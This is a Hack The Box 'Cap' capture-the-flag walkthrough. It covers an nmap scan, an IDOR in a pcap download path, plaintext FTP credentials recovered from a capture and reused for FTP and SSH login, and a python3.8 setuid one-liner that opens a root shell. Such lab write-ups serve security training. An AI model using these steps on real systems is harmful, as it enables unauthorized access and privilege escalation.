Hack The Box: Cap Write-Up

Here is the write-up for “Cap” CTF on HTB platform. Cap is an easy difficulty Linux machine running an HTTP server thus allowing users to capture the non-encrypted traffic.

First of all, let’s add the target machine IP address to /etc/hosts file.

```
echo '10.10.10.245   cap.htb' >> /etc/hosts
```

The next step will be Nmap scan to scan Ports, Services, Versions the web application are using. Let’s add the results into a “nmap.txt” file.

```
nmap -p- -sC -sV 10.10.10.245 > nmap.txt
```

After inspection of the nmap results file:

```
Nmap scan report for cap.htb (10.10.10.245)
Host is up (0.093s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 fa80a9b2ca3b8869a4289e390d27d575 (RSA)
|   256 96d8f8e3e8f77136c549d59db6a4c90c (ECDSA)
|_  256 3fd0ff91eb3bf6e19f2e8ddeb3deb218 (ED25519)
80/tcp open  http    gunicorn
|_http-server-header: gunicorn
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Sun, 17 Dec 2023 16:01:13 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the
URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sun, 17 Dec 2023 16:01:08 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 19386
|     <!DOCTYPE html>
|     <html class="no-js" lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
```

```
|     <title>Security Dashboard</title>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link rel="shortcut icon" type="image/png"
href="/static/images/icon/favicon.ico">
|     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|     <link rel="stylesheet" href="/static/css/themify-icons.css">
|     <link rel="stylesheet" href="/static/css/metisMenu.css">
|     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|     <link rel="stylesheet" href="/static/css/slicknav.min.css">
|     <!-- amchar
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sun, 17 Dec 2023 16:01:08 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Allow: GET, OPTIONS, HEAD
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|     Content-Type: text/html
|     Content-Length: 196
|     <html>
|     <head>
|     <title>Bad Request</title>
|     </head>
|     <body>
|     <h1><p>Bad Request</p></h1>
|     Invalid HTTP Version &#x27;Invalid HTTP Version:
&#x27;RTSP/1.0&#x27;&#x27;
|     </body>
|_    </html>
|_http-title: Security Dashboard
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.93%I=7%D=12/17%Time=657F1B42%P=x86_64-pc-linux-gnu%r(Get
SF:Request,2F4C,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\x2
SF:0Sun,\x2017\x20Dec\x202023\x2016:01:08\x20GMT\r\nConnection:\x20close\r
SF:\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x2019
SF:386\r\n\r\n<!DOCTYPE\x20html>\n<html\x20class=\"no-js\"\x20lang=\"en\">
SF:\n\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x
SF:20<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\">\n\x20
SF:\x20\x20\x20<title>Security\x20Dashboard</title>\n\x20\x20\x20\x20<meta
SF:\x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-scale
SF:=1\">\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20type=\"imag
SF:e/png\"\x20href=\"/static/images/icon/favicon\.ico\">\n\x20\x20\x20\x20
SF:<link\x20rel=\"stylesheet\"\x20href=\"/static/css/bootstrap\.min\.css\"
SF:>\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/fo
SF:nt-awesome\.min\.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x2
SF:0href=\"/static/css/themify-icons\.css\">\n\x20\x20\x20\x20<link\x20rel
SF:=\"stylesheet\"\x20href=\"/static/css/metisMenu\.css\">\n\x20\x20\x20\x
SF:20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/owl\.carousel\.min\
SF:.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/
SF:css/slicknav\.min\.css\">\n\x20\x20\x20\x20<!--\x20amchar")%r(HTTPOptio
SF:ns,B3,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\x20Sun,\x
SF:2017\x20Dec\x202023\x2016:01:08\x20GMT\r\nConnection:\x20close\r\nConte
SF:nt-Type:\x20text/html;\x20charset=utf-8\r\nAllow:\x20GET,\x20OPTIONS,\x
SF:20HEAD\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,121,"HTTP/1\.1\x
```

```
SF:20400\x20Bad\x20Request\r\nConnection:\x20close\r\nContent-Type:\x20tex
SF:t/html\r\nContent-Length:\x20196\r\n\r\n<html>\n\x20\x20<head>\n\x20\x2
SF:0\x20\x20<title>Bad\x20Request</title>\n\x20\x20</head>\n\x20\x20<body>
SF:\n\x20\x20\x20\x20<h1><p>Bad\x20Request</p></h1>\n\x20\x20\x20\x20Inval
SF:id\x20HTTP\x20Version\x20&#x27;Invalid\x20HTTP\x20Version:\x20&#x27;RTS
SF:P/1\.0&#x27;&#x27;\n\x20\x20</body>\n</html>\n")%r(FourOhFourRequest,18
SF:9,"HTTP/1\.0\x20404\x20NOT\x20FOUND\r\nServer:\x20gunicorn\r\nDate:\x20
SF:Sun,\x2017\x20Dec\x202023\x2016:01:13\x20GMT\r\nConnection:\x20close\r\
SF:nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20232
SF:\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x203\.2\x2
SF:0Final//EN\">\n<title>404\x20Not\x20Found</title>\n<h1>Not\x20Found</h1
SF:>\n<p>The\x20requested\x20URL\x20was\x20not\x20found\x20on\x20the\x20se
SF:rver\.\x20If\x20you\x20entered\x20the\x20URL\x20manually\x20please\x20c
SF:heck\x20your\x20spelling\x20and\x20try\x20again\.</p>\n");
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 139.71 seconds
```


So, this machine has 3 open ports:

21- FTP

22- SSH


80- HTTP

Let’s start with port 80:



cap.htb

There is security dashboard with pcap file download that includes non-encrypted network traffic.



pcap file download

In the URL there is direct object on data directory.

htttp://cap.htb/data/**1**

After I replaced the number with another number, I got another data information about the packets which there is IDOR. Those numbers are different pcap files, so after checking how many files there are, the results were 4 files. With changing the value to 0, 1, 2, we got those 3 different files. When changing the value to number 3 and above that, the app leads us back to the home dashboard. Let's inspect all those 3 files with WIRESHARK.

/// Educational anecdote ///

Generally, this is an IDOR vulnerability cause we got access to security dashboard of one of the regular user that his name is Nathan. This account actually gets an access to network traffic of other users (every file gives information about different IP'S).

Let's inspect file "0.pcap"

```
192.168.196.16 TCP      62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
192.168.196.16 FTP      69 Request: USER nathan
192.168.196.1  TCP      56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
192.168.196.1  FTP      90 Response: 331 Please specify the password.
192.168.196.16 TCP      62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
192.168.196.16 FTP      78 Request: PASS Buck3tH4TF0RM3!
192.168.196.1  TCP      56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
192.168.196.1  FTP      79 Response: 230 Login successful
```
FTP credentials

There is FTP server connection of the user nathan with those plain text credentials cause FTP is not encrypted.

I tried to make the connection with the credentials.

```
┌──(root㉿kali)-[/home/…/Desktop/CTF/HTB/cap]
└─# ftp nathan@10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10458|)
150 Here comes the directory listing.
-r--------    1 1001     1001           33 Dec 17 15:28 user.txt
226 Directory send OK.
ftp> get user.txt
```

user.txt

user.txt is in our hands.

The next step is trying to connect with SSH and escalate our privileges.

Those credentials are used also to connect with SSH.

```
┌──(root㉿kali)-[/home/kali]
└─# ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Dec 17 17:37:28 UTC 2023

  System load:           0.05
  Usage of /:            36.6% of 8.73GB
  Memory usage:          33%
  Swap usage:            0%
  Processes:             225
  Users logged in:       0
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb9:ccba
```

After the connection, I uploaded linpeas.sh to the machine getting a way to do my privesc.

linpeas results

Linpeas found a way to to that, with the binary of python.

Time for gtfobins:


GTFOBins

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured…

gtfobins.github.io

```
python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

Whoami?



root,txt

I'm happy to write those walkthroughs to help beginners to do their first step in cybersecurity field and being better ethical hackers.